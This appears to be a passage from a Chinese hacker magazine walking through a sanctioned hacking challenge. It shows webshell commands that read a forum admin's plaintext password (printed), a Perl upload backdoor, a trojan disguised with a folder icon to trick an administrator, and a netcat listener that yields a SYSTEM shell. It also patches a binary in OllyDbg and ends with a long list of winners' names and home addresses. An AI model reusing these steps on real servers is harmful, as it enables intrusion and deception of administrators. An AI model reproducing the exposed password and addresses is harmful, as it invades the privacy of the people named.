有了 Webshell 去拿论坛管理员就比较简单了, 因为 LB 密码是明文存放的,我们 DIR 一下论坛里 的管理员 I D(吴田锋)信息:

http://219.237.81.46/lyz/c.cgi?type%20d: \wwwroot\hacker\bbs\cgi-bin\membershalflife/吴田锋.cgi IE 返回了如下信息:

吴田锋 lihanjing1981wtf1982 member ad 6|11 incoming\@yourdomain.com no 保密 1068362108

其中"吴田锋 lihanjing1981wtf1982"是重要的,这就是管理员账号!下面再利用管理员账户登陆,再提升自己ID的权限!好了,Webshell就这样拿到了!

但是由于 Webshell 是 guest 权限, 而服务器又设置了 C 盘的权限, 让 guest 不能访问, 所以下一步就还要考虑提升权限!

社会工程学的灵活应用 (李大华)

在提升权限前,先让我们做好准备工作:先要有个上传文件的权限,方便我们以后的步骤,将一个有上传功能的CGI文件COPY到一个可执行的目录中,再通过本地的HTML进行调用,从而能方便的将程序上传到服务器上!这个上传功能的CGI文件代码如下:

```
#!/usr/bin/perl
print "Content-Type:text/html\n\n";
use CGI;
$path="d:/wwwroot/moto/";
$req=new CGI;
$file=$req->param("file");
if($file) {
open(FROM, "<$file");
$filename=$file;
filename = s/^.*(\//)//;
open(SHELL, ">$path$filename");
binmode(SHELL);
while (read($file,$buffer,1024)) {
print SHELL $buffer;
```

将这些代码保存为.cgi 后缀的文件,然后将这个文件用上面的方法传到服务器的D:\www.root\moto\目录下,起名为to.cgi,现在可

以通过WEB访问并执行了。再在本地写一个提交程 序的HTML文件就可以实现将文件上传到服务器目 录的功能。HTML代码如下:

这样,通过这个HTML里的浏览功能选择自己要上传的文件,再点OK按钮即可将文件顺利的发送到服务器上了!OK,上传文件的环境准备好了,开始行动!

......

在尝试了很多常用的提升权限的方法都失败后, moto选择了用"社会工程学"去思考问题!就是人 为的构造一种视觉假象来欺骗服务器的管理员,让 管理员运行特定程序!这样就突破了权限的限制, 也就能非常方便的突破第八关了!

首先将一个木马程序重新配置,将图标换为和 文件夹一样的图标:系统文件夹图标的存放位置大 家可以随便找一个程序,建立一个快捷方式,然后 看快捷方式的属性,属性里会有一个更换图标的按 钮,点击以后你就可以看到图标文件存放的位置了。 随便找一个图标编辑程序将这个图标从DLL文件中 提取出来,接着再将这个图标添加到反连接程序上, 这样,反连接程序看起来就和一个普通的文件夹一 模一样了,再将修改了图标的反连接程序重新上传 到服务器上,然后进行下一步!

上传成功后,再通过原来就建立好了的 CGI 文件将这个程序 COPY 到一个想欺骗的目录,最好选择 D 盘的根目录,因为 D 盘的根目录只有一个wwwroot,并且这个目录存放的是网站的所有文件,管理员想维护网站就必须通过这个目录,所以,将反连接文件 COPY 到D 盘根目录下——Windows系统默认情况下是不显示隐藏文件和目录的,也不

显示文件后缀,这样,通过将原来的目录隐藏,再 将欺骗程序改名为原来的目录名,就可以成功的进 行替换欺骗。操作如下:

D:\>attrib +h wwwroot //给WWWROOT 目录加上一个隐藏属性

接着再将欺骗程序改为 WWWROOT:

D:\>ren moto.exe wwwroot.exe

这时在目录里看,D盘根目录就只有一个文件 夹,名字依然为WWWROOT,但其实这个已经不 是目录了,而是我们的反连接程序!现在把握时机, 等服务器管理员上当,并启动监听。

C:\>nc -l -p 53

没过几分钟,moto 就顺利的得到了一个SYS-TEM 权限的 CMDSHELL(wtf: 我绝对不是故意点的,而是这个程序和文件夹是一个模样的!),监听程序也收到数据,下面的操作就简单了!

C: > nc -l -p 53

Microsoft Windows 2000 [Version 5.00.2195]

(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT>dir

dir

驱动器 C 中的卷没有标签。

卷的序列号是 9C4B-	-2EC9	
C:\WINNT 的目录		
2003-11-11 22:47	<dir< td=""><td>> .</td></dir<>	> .
2003-11-11 22:47	<dir></dir>	>
2003-10-30 22:02	<dir></dir>	addins
2003-10-30 14:28	<dir></dir>	Application
Compatibility Scripts		
2003-10-30 16:57	<dir></dir>	AppPatch
2001-08-22 08:00		1,272 Blue
Lace 16.bmp		
2003-10-30 18:09	1	2,661 certocm.
log		
2001-08-22 08:00		82,944 clock.
avi		
2003-10-30 18:09	1	7,242 clusocm.
log		

接着就不多解释了,看一下C盘的目录结构,进



人用户配置目录 Documents and Settings\administrator:

```
C:\Documents and Settings>cd Administrator
C:\Documents and Settings\Administrator>cd 桌面
C:\Documents and Settings\Administrator\桌面>
C:\Documents and Settings\Administrator\桌面>
copy *.* d:\www.root\moto\
第九关说明.txt
hacker4.exe
alluser.pl
```

现在直接通过URL下载第九关程序就突破第八 关了! (注意,考虑到最近实在没有太方便的漏洞 可以突破 SP4,我们将在 1 月 5 日左右将第八关难 度降低,让大家在拿到 Webshell 后能方便的下载第 九关程序!请大家关注)

第九关 Hacker 4. exe 程序破解方法(李大华 _Moto.Lee / 冰河)

拿到黑防第九关的程序后,先在 DOS 下运行,输入任意用户和密码,输出的都是错误的 IP,看来直接运行是找不到正确 IP 的,开始破解!

1. 静态分析

启动 uedit32, 打开 hacker4.exe, 直接查看明文信息,可以找到"61.135.132.205"这个IP, 一探测, 发现是一个不知名的服务器, 其实也不可能这样简单, 不正确!继续查找明文信息, 发现以下内容:

```
//D/我的文档/hacker4.cpp
//D/我的文档/
(省略若干代码……)
//C/Dev-Cpp/include/stdio.h
//C/Dev-Cpp/include/_mingw.h
//C/Dev-Cpp/include/stddef.h
size_t:t(3,1)=(0,4)
wint_t:t(3,2)=(0,4)
va_list:t(1,1)=(1,2)=*(0,2)
_iobuf:T(1,3)=s32_ptr:(1,2),0,32;_cnt:(0,1),32,
32;_base:(1,2),64,32;_flag:(0,1),96,32;_file:(0,1)
```

```
1), 128, 32; _charbuf:(0,1), 160, 32; _bufsiz:(0,1),
192,32;_tmpfname:(1,2),224,32;__as::(1,4)
= # #(1,5) = &(1,3); :RC6_iobuf; 2A.;_iobuf: :(1,
6)=##(1,7)=*(1,3); :RC6_iobuf; 2A.(1,8)=##
(1,7);;;2A.;;
 _{iobuf}: Tt(1,3)
FILE: t(1,9)=(1,3)
fpos_t: t(1,10)=(0,6)
//C/Dev-Cpp/include/string.h
url: G(0,24)=ar(0,1): 0:255: (0,2)
                                        // 注意
这里!
main:F(0,1)
i1:(0,1)
i2:(0,1)
i3:(0,1)
i4:(0,1)
b:(0,25)=ar(0,1);0;1;(0,2)
sum:G(0,1)
name: G(0,26)=ar(0,1);0;11;(0,2)
password: G(0,27)=ar(0,1),0,23,(0,2)
buffer: G(0,28)=ar(0,1); 0; 12; (0,2)
buffer1:G(0,27)
```

上面的代码是调试类信息,该程序是使用Dev-c编译,调试信息中没有找到与IP或密码有直接关系的内容,继续!我们可以在明文信息中看到"urlis %d%s%d%s%d%s%d"格式化字符串,猜测IP地址并不是以明文形式保存在 exe 文件数据段中,而是经过 printf()格式化后输出的!

至此,静态分析告一段落,需要通过动态跟踪 修改程序代码,来使 "url is %d%s%d%s%d%s%d" 格式化字符串起作用。

2. 动态跟踪

启动 OllyDbg, 打开 hacker4.exe, F8 单步执行,可以发现所有处理过程都在偏移 004011FE 的 CALL hacker4.00401190 处,该函数中直接调用 ExitProcess(),退出程序。重新加载程序,单步执行,到偏移 004011FE 处按 F7 进入。继续 F8 单步执行可发现偏移004011CE 处的调用包含了主要功能,该调用结束后程序退出,接下来应该进入分析阶段。在偏移 004011CE 处按 F2 在该调用处设置断点。重新加载程序,F9 执行到断点,通过以下反汇编代码

可以知道最关键的部分就在这一段了(省略前面输入账户和密码部分):

00401422 . 75 54 JNZ SHORT
hacker4.00401478
00401424 . C745 FC DB0000>MOV DWORD
PTR SS:[EBP-4],0DB
0040142B . C745 F8 ED0000>MOV DWORD
PTR SS:[EBP-8],0ED
00401432 . C745 F4 510000>MOV DWORD
PTR SS:[EBP-C],51
00401439 . C745 F0 2F0000>MOV DWORD
PTR SS:[EBP-10],2F
00401440 . 66:C745 EE 000>MOV WORD PTR
SS:[EBP-12],0
00401446 . C645 EE 2E MOV BYTE PTR
SS:[EBP-12],2E
0040144A . 8B45 F0 MOV EAX,DWORD
PTR SS:[EBP-10]
0040144D . 50 PUSH EAX ;
/<%d>
0040144E . 8D45 EE LEA EAX,DWORD
PTR SS:[EBP-12] ;
00401451 . 50 PUSH EAX ;
<%s>
00401452 . 8B45 F4 MOV EAX,DWORD
PTR SS:[EBP-C] ;
00401455 . 50 PUSH EAX ,
<%d>
00401456 . 8D45 EE LEA EAX,DWORD
PTR SS:[EBP-12] ,
00401459 . 50 PUSH EAX ;
<%s>
0040145A . 8B45 F8 MOV EAX,DWORD
PTR SS:[EBP-8] ;
0040145D . 50 PUSH EAX ;
<%d>
0040145E . 8D45 EE LEA EAX,DWORD
PTR SS:[EBP-12] ;
00401461 . 50 PUSH EAX ,
<%s>
00401462 . 8B45 FC MOV EAX, DWORD
PTR SS:[EBP-4] ,
00401465 . 50 PUSH EAX ;
<%d>
00401466 . 68 C9124000 PUSH hacker4.

```
004012C9 ; |format = " url is \%d\%s\%d\%s\%d\%s\%d"
0040146B . E8 38010000 CALL < JMP.
&msvcrt.printf> ; \printf
00401470 . 83C4 20
                      ADD ESP, 20
00401473 . 31C0
                       XOR EAX, EAX
00401475 . EB 05
                        JMP SHORT
hacker4.0040147C
00401477 90
                      NOP
... ...
单步执行到这里:
004013DD . B8 04304000 MOV EAX.
hacker4.00403004 ; ASCII "aaa"
004013E2 . 3D 95124000 CMP EAX,
hacker4.00401295 ; ASCII "hacker"
004013E7 > 74 23 JE SHORT hacker4.
0040140C
004013E9 . B8 10304000 MOV EAX,
hacker4.00403010 ; ASCII "bbb"
004013EE . 3D 9C124000 CMP EAX,
hacker4.0040129C ; ASCII "hackerdefence.
com"
004013F3 . 74 17 JE SHORT hacker4.
0040140C
```

可以看到程序用输入的用户名/密码"aaa/bbb"与"hacker/hackerdefence.com"做对比,之后是一个跳转,所以猜测输入正确的用户名/密码后程序会打印出隐藏的IP信息,但经过试验是无效 IP,这又是一个陷阱!

在偏移004013E7处设置断点,重新加载程序,运行到偏移004013E7处,双击该行将指令"JESHORT 0040140C"直接修改为"JMPSHORT 00401424",即直接跳入打印IP信息的代码段:

```
00401424 . C745 FC DB0000>MOV DWORD
PTR SS:[EBP-4],0DB

0040142B . C745 F8 ED0000>MOV DWORD
PTR SS:[EBP-8],0ED

00401432 . C745 F4 510000>MOV DWORD
PTR SS:[EBP-C],51

00401439 . C745 F0 2F0000>MOV DWORD
PTR SS:[EBP-10],2F

00401440 . 66:C745 EE 000>MOV WORD PTR
SS:[EBP-12],0
```



	MOV BYTE PTR
SS:[EBP-12],2E	
0040144A . 8B45 F0	MOV EAX, DWORD
PTR SS:[EBP-10]	
0040144D . 50	PUSH EAX ;
/<%d>	
0040144E . 8D45 EE	LEA EAX, DWORD
PTR SS:[EBP-12] ,	
00401451 . 50	PUSH EAX ;
<%s>	
00401452 . 8B45 F4	MOV EAX, DWORD
PTR SS:[EBP-C] ;	
00401455 . 50	PUSH EAX ;
<%d>	
00401456 . 8D45 EE	LEA EAX, DWORD
PTR SS:[EBP-12] ;	
00401459 . 50	PUSH EAX ;
<%s>	
0040145A . 8B45 F8	MOV EAX, DWORD
PTR SS:[EBP-8] ;	
0040145D . 50	PUSH EAX ;
<%d>	
0040145E . 8D45 EE	LEA EAX,DWORD
PTR SS:[EBP-12] ;	
00401461 . 50	PUSH EAX ;
<%s>	
00401462 . 8B45 FC	MOV EAX, DWORD
PTR SS:[EBP-4] ;	
00401465 . 50	PUSH EAX ;
<%d>	
00401466 . 68 C9124000	PUSH hacker4.
004012C9 ; format = " url	is %d%s%d%s%d%s%d"
0040146B . E8 3801000	
&msvcrt.printf> ; \pri	

好了! 单步执行到偏移0040146B处的下一条指令, 获得打印信息 "url is 219.237.81.47", 破解结束!

wtf:总的来说,上面的八、九关过关方法都是比较实用的,八关过关虽然取巧了一点,但是正好体现了安全以人为本的宗旨,所以我们决定给moto发送第一位突破前九关的特别奖!第九关的破解方法还是很成功的,体现了现在流行的破解方法,相信普通的程序也能被这样的方法破解,但是,请注

意我们写在http://219.237.81.46首页上的话: 我们需要的是思维的灵活和方法的变通,这个程序就能非常好的体现这一点! 我们只能提示大家: 这个程序换种思维会非常好的破解! 呵呵,留给大家慢慢摸索!

附: 前七关过关名单!

李继辉			
华列旦 南通市大学生公寓二号楼 215 室 江苏省镇江市谷阳新村二区七幢 406 信箱 郊北省廊坊市银河北路 129 号 28 - 4 - 301 广州市白云区龙归镇康升家具有限公司工程部	李继辉	郑州工程学院118#	
活嘴字 江苏省镇江市谷阳新村二区七幢 406 信箱 河北省廊坊市银河北路 129 号 28 - 4 - 301 曾庆雄 广州市白云区龙归镇康升家具有限公司工程部 藻北勇 深圳市深南东路金丰城大厦 8 座 21 楼 辽宁省本溪市经济开发区滨河工业区 2 号本溪经济开发区野山力饮品有限公司 北京市海淀区小南庄 12 楼 3 门一号 安徽中国科学技术大学 B 21 号楼 411 室 上海市宝山区环镇北路 699 弄 87 号 502 室 湖南省武冈市秦桥乡中心小学内蒙击大学理工学院物理系 2001 级电子科学与技术专业 影愿 四川农业大学经济管理学院经管 00-3 广州市海珠区新港西路 152 号广东轻工职业技术学院 021 信箱 乌兰浩特卷烟厂信息中心 开封市鼓楼区宏学街 22 号雍鑫电脑公司 兰州市一只船北街 1号黄楼商厦 1111 室 浙江树人大学 613 信箱 空兆波 四川绵阳 105 信箱 701 北京科技大学 59 号 信箱 上海徐汇区岳阳路 110 号张宝林 直对省长治市晋东南师专 02 计 三陈启清 富建师范大学福清学院 118 信箱 江西省长治市晋东南师专 02 计 三陈启清 福建师范大学福清学院 118 信箱 江西省长治市晋东南师专 02 计 三陈启清 市工西省长治市晋东南师专 02 计 三陈启清 市工 18 信箱 江西省长治市晋东南师专 02 计 三陈启清 市大学福清学院 118 信箱 江西省长治市晋东南师专 02 计 三陈启清 市长海市世利油田第一中学高 2003 级 2 班 江苏工业学院会计 011 吉林长春理工大学 0104112 班	顾斌	杭州翠苑四区南园 5 幢 305 室	
观智超 河北省廊坊市银河北路129号28-4-301 广州市白云区龙归镇康升家具有限公司工程部	华列旦	南通市大学生公寓二号楼 215 室	
曾庆雄 广州市白云区龙归镇康升家具有限公司工程部 深圳市深南东路金丰城大厦 B 座 21 楼 辽宁省本溪市经济开发区滨河工业区 2 号本溪 经济开发区野山力饮品有限公司 北京市海淀区小南庄 12 楼 3 门一号 安徽中国科学技术大学 B 21 号楼 411 室 上海市宝山区环镇北路 699 弄 87 号 502 室 湖南省武冈市秦桥乡中心小学 内蒙古大学理工学院物理系 2001 级电子科学与技术专业 彭愿 四川农业大学经济管理学院经管 00-3 广州市海珠区新港西路 152 号广东轻工职业技术学院 021 信 箱 乌兰浩特卷 烟厂信息中心 开封市鼓楼区宏学街 22 号 雍 鑫 电脑 公司 兰州市一只船北街 1号黄楼商厦 1111 室 浙江树人大学 613 信 箱 四川绵阳 105 信箱 701 北京科技大学 59 号 信 箱 上海徐汇区岳府路 110 号 张宝林 高文瑜 山西省长治市晋东南师专 02 计 三 陈启清 写到 江西省新干县新兴电脑科技 河北省廊坊市第 2 中学初 2 三 班徐丹 阿邦州 1001 # 774 信 箱 上政宽 小东省东营市胜利油田第一中学高 2003 级 2 班 大堤 吉林长春理工大学 0104112 班	汤啸宇	江苏省镇江市谷阳新村二区七幢 406 信箱	
深圳市深南东路金丰城大厦 B 座 21 楼 辽宁省本溪市经济开发区滨河工业区 2 号本溪经济开发区野山力饮品有限公司 北京市海淀区小南庄 12 楼 3 门一号 安徽中国科学技术大学 B 21 号楼 411 室 上海市宝山区环镇北路 699 弄 87号 502 室 湖南省武冈市秦桥乡中心小学 内蒙古大学理工学院物理系 2001 级电子科学与技术专业 四川农业大学经济管理学院经管 00-3 广州市海珠区新港西路 152号广东轻工职业技术学院 021信箱 乌兰浩特卷烟厂信息中心 开封市鼓楼区宏学街 22号雍鑫电脑公司 兰州市一只船北街 1号黄楼商厦 11111 室 滅正秋 产明 2013信箱 2013信箱 2014时 2015信箱	姚智超	河北省廊坊市银河北路 129 号 28 - 4 - 301	
于强 辽宁省本溪市经济开发区滨河工业区 2 号本溪经济开发区野山力饮品有限公司 赵林林 北京市海淀区小南庄 12 楼 3 门一号 安徽中国科学技术大学 B21 号楼 411 室 上海市宝山区环镇北路 699 弄 87 号 502 室 湖南省武冈市秦桥乡中心小学 内蒙古大学理工学院物理系 2001 级电子科学与技术专业 彭愿 四川农业大学经济管理学院经管 00-3 广州市海珠区新港西路 152 号广东轻工职业技术学院 021 信 箱 乌兰浩特卷烟厂信息中心 开封市鼓楼区宏学街 22 号雍鑫电脑公司 兰州市一只船北街 1 号黄楼商厦 1111 室 濒正秋 苏江树人大学 613 信 箱 四川绵阳 105 信箱 701 北京科技大学 59 号 信 箱 上海徐汇区岳阳路 110 号张宝林 高文瑜 山西省长治市晋东南师专 02 计 三陈启清 福建师范大学福清学院 118 信 箱 江西省新干县新兴电脑科技 河北省廊坊市第 2 中学初 2 三 班徐丹 河南郑州 1001 # 774 信 箱 上 京 2003 级 2 班 大堤 吉林长春理工大学 0104112 班	曾庆雄	广州市白云区龙归镇康升家具有限公司工程部	
经济开发区野山力饮品有限公司 赵林林 北京市海淀区小南庄12楼3门一号 安徽中国科学技术大学B21号楼411室 上海市宝山区环镇北路699弄87号502室 湖南省武冈市秦桥乡中心小学 陈疆 内蒙古大学理工学院物理系2001级电子科学与技术专业 彭愿 四川农业大学经济管理学院经管00-3 广州市海珠区新港西路152号广东轻工职业技术学院021信箱	龚能勇	深圳市深南东路金丰城大厦 B 座 21 楼	
赵林林 北京市海淀区小南庄 12 楼 3 门一号 安徽中国科学技术大学 821 号楼 411 室 上海市宝山区环镇北路 699 弄 87 号 502 室 冯昌鹏 湖南省武冈市秦桥乡中心小学 内蒙古大学理工学院物理系 2001 级电子科学与技术专业 彭愿 四川农业大学经济管理学院经管 00-3 广州市海珠区新港西路 152 号广东轻工职业技术学院 021信箱 乌兰浩特卷烟厂信息中心开封市鼓楼区宏学街 22 号雍鑫电脑公司 兰州市一只船北街 1号黄楼商厦 1111 室 浙江树人大学 613 信箱 四川绵阳 105 信箱 701 北京科技大学 59 号信箱 上海徐汇区岳阳路 110 号张宝林 建师大清清分校 118 # 信箱 高文瑜 山西省长治市晋东南师专 02 计三陈启清 福建师范大学福清学院 118 信箱 江西省新干县新兴电脑科技河北省廊坊市第 2 中学初 2 三班河南郑州 1001 # 774 信箱 上 京科法 京本 京市胜利油田第一中学高 2003 级 2 班林思雨 江苏工业学院会计 011 大堤 吉林长春理工大学 0104112 班	于强	辽宁省本溪市经济开发区滨河工业区 2 号本溪	
赵璧 安徽中国科学技术大学B21号楼411室 上海市宝山区环镇北路699弄87号502室 別南省武冈市秦桥乡中心小学 内蒙古大学理工学院物理系2001级电子科学与技术专业 彭愿 四川农业大学经济管理学院经管00-3 黄山 广州市海珠区新港西路152号广东轻工职业技术学院021信箱 金斌 乌兰浩特卷烟厂信息中心 开封市鼓楼区宏学街22号雍鑫电脑公司兰州市一只船北街1号黄楼商厦1111室 城正秋 浙江树人大学613信箱 李兆波 四川绵阳105信箱701 任晋海 上海徐汇区岳阳路110号 张宝林 直冲大清清分校118#信箱 五宁 上海徐汇区岳阳路110号 张宝林 高文瑜 山西省长治市晋东南师专02计三 陈启清 福建师范大学福清学院118信箱 罗剑 江西省新干县新兴电脑科技 张凯 河北省廊坊市第2中学初2三班 河南郑州1001#774信箱 上政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011		经济开发区野山力饮品有限公司	
四智荟 上海市宝山区环镇北路 699 弄 87 号 502 室 湖南省武冈市秦桥乡中心小学 内蒙古大学理工学院物理系 2001 级电子科学与技术专业 四川农业大学经济管理学院经管 00−3 广州市海珠区新港西路 152 号广东轻工职业技术学院 021 信 箱 乌兰浩特卷 烟厂信息中心 开封市鼓楼区宏学街 22 号 雍鑫 电脑 公司 兰州市一只船北街 1 号黄楼商厦 1111 室 浙江树人大学 613 信 箱 四川绵阳 105 信箱 701 北京科技大学 59 号 信 箱 上海徐汇区岳阳路 110 号 张宝林 直来 建师大清清分校 118 # 信 箱 山西省长治市晋东南师专 02 计 三陈启清 福建师范大学福清学院 118 信 箱 江西省新干县新兴电脑科技 河北省廊坊市第 2 中学初 2 三 班 河南郑州 1001 # 774 信 箱 庄政宽 山东省东营市胜利油田第一中学高 2003 级 2 班 大堤 吉林长春理工大学 0104112 班	赵林林	北京市海淀区小南庄12楼3门一号	
马昌鹏 湖南省武冈市秦桥乡中心小学 内蒙古大学理工学院物理系 2001 级电子科学与技术专业 彭愿 四川农业大学经济管理学院经管 00-3 广州市海珠区新港西路 152 号广东轻工职业技术学院 021信箱 乌兰浩特卷烟厂信息中心开封市鼓楼区宏学街 22号雍鑫电脑公司 兰州市一只船北街1号黄楼商厦 1111室 浙江树人大学 613信箱 四川绵阳 105信箱 701 在晋海上海徐汇区岳阳路 110号张宝林 建师大清清分校 118 # 信箱高文瑜 山西省长治市晋东南师专 02 计三陈启清 罗剑 江苏工县新兴电脑科技河北省廊坊市第 2中学初 2 三班济南郑州 1001 # 774信箱 庄政宽 山东省东营市胜利油田第一中学高 2003级 2班	赵璧	安徽中国科学技术大学B21 号楼 411 室	
陈疆 内蒙古大学理工学院物理系 2001 级电子科学与技术专业 四川农业大学经济管理学院经管 00-3 广州市海珠区新港西路 152 号广东轻工职业技术学院 021 信 箱 乌兰浩特卷烟厂信息中心开封市鼓楼区宏学街 22 号雍鑫 电脑公司 兰州市一只船北街 1 号黄楼商厦 11111 室 滅正秋 浙江树人大学 613 信 箱 四川绵阳 105 信箱 701 任晋海 北京科技大学 59 号 信 箱 上海徐汇区岳阳路 110 号张宝林 建师大清清分校 118 # 信 箱 山西省长治市晋东南师专 02 计 三陈启清 福建师范大学福清学院 118 信 箱 江西省新干县新兴电脑科技 河北省廊坊市第 2 中学初 2 三 班徐丹 河南郑州 1001 # 774 信 箱 山东省东营市胜利油田第一中学高 2003 级 2 班林思雨 江苏工业学院会计 011 大堤 吉林长春理工大学 0104112 班	冯智荟	上海市宝山区环镇北路 699 弄 87 号 502 室	
技术专业 四川农业大学经济管理学院经管00-3 黄山 广州市海珠区新港西路152号广东轻工职业技术学院021信箱 金斌 乌兰浩特卷烟厂信息中心 闫保增 光射市鼓楼区宏学街22号雍鑫电脑公司 兰州市一只船北街1号黄楼商厦1111室 浙江树人大学613信箱 四川绵阳105信箱701 北京科技大学59号信箱 上海徐汇区岳阳路110号 张宝林 建师大清清分校118#信箱 山西省长治市晋东南师专02计三 陈启清 福建师范大学福清学院118信箱 江西省新干县新兴电脑科技 河北省廊坊市第2中学初2三班 河南郑州1001#774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 大堤 吉林长春理工大学0104112班	马昌鹏	湖南省武冈市秦桥乡中心小学	
彭愿 四川农业大学经济管理学院经管00-3 黄山 广州市海珠区新港西路152号广东轻工职业技术学院021信箱 金斌 乌兰浩特卷烟厂信息中心 用封市鼓楼区宏学街22号雍鑫电脑公司 崇毅 兰州市一只船北街1号黄楼商厦1111室 减正秋 浙江树人大学613信箱 四川绵阳105信箱701 任晋海 北京科技大学59号信箱 孟宁 上海徐汇区岳阳路110号 张宝林 建师大清清分校118#信箱 高文瑜 山西省长治市晋东南师专02计三 陈启清 罗剑 江西省新干县新兴电脑科技 张凯 河北省廊坊市第2中学初2三班 河南郑州1001#774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112班	陈疆	内蒙古大学理工学院物理系 2001 级电子科学与	
黄山 广州市海珠区新港西路152号广东轻工职业技术学院021信箱 金斌 乌兰浩特卷烟厂信息中心 闫保增 开封市鼓楼区宏学街22号雍鑫电脑公司 柴毅 兰州市一只船北街1号黄楼商厦1111室 臧正秋 浙江树人大学613信箱 李兆波 四川绵阳105信箱701 任晋海 北京科技大学59号信箱 孟宁 上海徐汇区岳阳路110号 张宝林 建师大清清分校118井信箱 高文瑜 山西省长治市晋东南师专02计三 陈启清 福建师范大学福清学院118信箱 罗剑 江西省新干县新兴电脑科技 河北省廊坊市第2中学初2三班 济丹 河南郑州1001井774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112班		技术专业	
学院 021 信 箱 金斌 乌兰浩特卷烟厂信息中心 闫保增 开封市鼓楼区宏学街 22 号雍鑫 电脑 公司	彭愿	四川农业大学经济管理学院经管00-3	
金斌 乌兰浩特卷烟厂信息中心 开封市鼓楼区宏学街22号雍鑫电脑公司	黄山	广州市海珠区新港西路152号广东轻工职业技术	
		学院021信箱	
柴毅 兰州市一只船北街1号黄楼商厦1111室 臧正秋 浙江树人大学613信箱 空兆波 四川绵阳105信箱701 北京科技大学59号信箱 上海徐汇区岳阳路110号 张宝林 建师大清清分校118#信箱 山西省长治市晋东南师专02计三 陈启清 福建师范大学福清学院118信箱 江西省新干县新兴电脑科技 河北省廊坊市第2中学初2三班 河南郑州1001#774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 大堤 吉林长春理工大学0104112班	金斌	乌兰浩特卷烟厂信息中心	
滅正秋 浙江树人大学613信箱 李兆波 四川绵阳105信箱701 任晋海 北京科技大学59号信箱 五宁 上海徐汇区岳阳路110号 张宝林 建师大清清分校118#信箱 高文瑜 山西省长治市晋东南师专02计三 陈启清 福建师范大学福清学院118信箱 罗剑 江西省新干县新兴电脑科技 张凯 河北省廊坊市第2中学初2三班 徐丹 河南郑州1001#774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112班	闫保增	开封市鼓楼区宏学街 2 2 号 雍 鑫 电 脑 公 司	
李兆波 四川绵阳105 信箱701 任晋海 北京科技大学59号信箱 孟宁 上海徐汇区岳阳路110号 张宝林 建师大清清分校118#信箱 高文瑜 山西省长治市晋东南师专02计三 陈启清 福建师范大学福清学院118信箱 罗剑 江西省新干县新兴电脑科技 河北省廊坊市第2中学初2三班 徐丹 河南郑州1001#774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112班	柴毅	兰州市一只船北街1号黄楼商厦1111室	
任晋海 北京科技大学59号信箱 孟宁 上海徐汇区岳阳路110号 张宝林 建师大清清分校118#信箱 高文瑜 山西省长治市晋东南师专02计三 陈启清 福建师范大学福清学院118信箱 ت四省新干县新兴电脑科技 张凯 河北省廊坊市第2中学初2三班 济丹 河南郑州1001#774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112班	臧正秋	浙江树人大学613信箱	
孟宁 上海徐汇区岳阳路 110 号 张宝林 建师大清清分校 118 # 信 箱 高文瑜 山西省长治市晋东南师专 02 计 三 陈启清 福建师范大学福清学院 118 信 箱 江西省新干县新兴电脑科技 河北省廊坊市第 2 中学初 2 三 班 河南郑州 1001 # 774 信 箱 止政宽 山东省东营市胜利油田第一中学高 2003 级 2 班	李兆波	四川绵阳105 信箱 701	
张宝林 建师大清清分校 118 # 信 箱	任晋海	北京科技大学59号 信 箱	
高文瑜 山西省长治市晋东南师专 02 计 三 陈启清 福建师范大学福清学院 118 信 箱	孟宁	上海徐汇区岳阳路110号	
陈启清 福建师范大学福清学院118信 箱 罗剑 江西省新干县新兴电脑科技 派凯 河北省廊坊市第2中学初2三 班 河南郑州1001#774信 箱 住政宽 山东省东营市胜利油田第一中学高2003级2班	张宝林	建师大清清分校118#信箱	
罗剑 江西省新干县新兴电脑科技 张凯 河北省廊坊市第2中学初2三 班 徐丹 河南郑州1001#774信 箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112班	高文瑜	山西省长治市晋东南师专02计 三	
张凯 河北省廊坊市第2中学初2三班 徐丹 河南郑州1001#774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112班	陈启清	福建师范大学福清学院118信箱	
徐丹 河南郑州1001#774信箱 庄政宽 山东省东营市胜利油田第一中学高2003级2班 林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112班	罗剑	江西省新干县新兴电脑科技	
庄政宽 山东省东营市胜利油田第一中学高 2003 级 2 班 林思雨 江苏工业学院会计 011 大堤 吉林长春理工大学 0104112 班	张凯	河北省廊坊市第2中学初2三 班	
林思雨 江苏工业学院会计011 大堤 吉林长春理工大学0104112 班	徐丹	河南郑州 1001 # 774 信 箱	
大堤 吉林长春理工大学0104112 班	庄政宽	山东省东营市胜利油田第一中学高 2003 级 2 班	
	林思雨	江苏工业学院会计011	
许亮 江苏工业学院装备 011	大堤	吉林长春理工大学0104112班	
	许亮	江苏工业学院装备 011	



		<u> </u>	
匡素文	合肥工业大学翡翠湖校区86号信箱		新1栋309房
王鹏	北京市海淀区二里庄艺海学生公寓 217 室	孙文超	山东省威海塔山中路12号楼202室
王然之	江苏省南京市湖北路87号一单元302室	程 冲	河南郑州航海中路77号中州大学信息工程学院
王辉	河南省郑州市金水区 27 中学初二 1 班		01 网络 1 班
马杰	华北电力大学 479 信 箱	石谷涛	哈尔滨工业大学一校区839信箱
孟凡江	河北省邯郸市柳林桥 62 号院 2 单元 12 号	刘先勇	湖北武汉市武汉工业学院053#
吴华	江苏省南京市玄武区樱铁村 29 幢 3 单元 501 室	姜焕辉	哈尔滨是中山路 172 号 2001 房间
陈洁	江苏省扬州市宝应县泰山东村101幢305室	陈旭	江苏扬州亚星股份公司售后服务中心
杜龙波	浙江省杭州市下沙高教园中国计量学院0104 信箱	张百川	西安市长安区西京大学网络中心
